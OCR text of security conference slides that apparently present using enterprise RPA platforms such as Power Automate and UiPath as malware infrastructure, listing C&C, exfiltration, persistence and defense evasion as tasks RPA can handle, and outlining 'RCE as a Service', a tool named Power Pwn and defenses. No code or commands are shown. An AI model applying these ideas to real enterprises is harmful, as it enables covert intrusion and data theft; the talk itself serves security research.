
Internet

In the real world




@mbrg0

In the real world



@mbrg0

We wanted to do hacking, not ops




Malware

- □ Initial access
- □ Deploy malware
- □ C&C
- □ Exfiltration
- □ Defense evasion
- □ Persistency
- □ Cleanup
- □ …
- □ ..
- □ Profit


Ops

Introducing.. Robotic Process Automation (RPA)!



https://www.t-plan.com/rpa-architecture/

Introducing.. Robotic Process Automation (RPA)!



Trusted cloud services

Trusted communication

Trusted executables

https://www.t-plan.com/rpa-architecture/

@mbrg0

Power Automate

blueprism®

RPA is everywhere

UiPath™

(in the enterprise)

winautomation

AUTOMATION ANYWHERE

RPA can take care of Ops for us

UiPath

AUTOMATION ANYWHERE

Power Automate

blueprism®

☑ C&C
☑ Exfiltration
☑ Defense evasion
☑ Persistency
☑ Cleanup

And so much more:
☑ Handle errors
☑ Support different OS/versions
☑ Malware updates
☑ Aggregate data across machines
☑ …

Automation via RPA

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing


Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home

What is RPA?

How anyone can automate mundane processes

Teenage (MMORPG) life




Jubelidiot says:
true

Kael Sunstrider says:
no, you actually have no life

Health
225 / 225
255 / 275
63%
Capacity: 475

Battlelist
Mr reese
Jubelidiot
Kael Sunstrider
Tore Tang
Smellmyfarts
Nilus Langballe

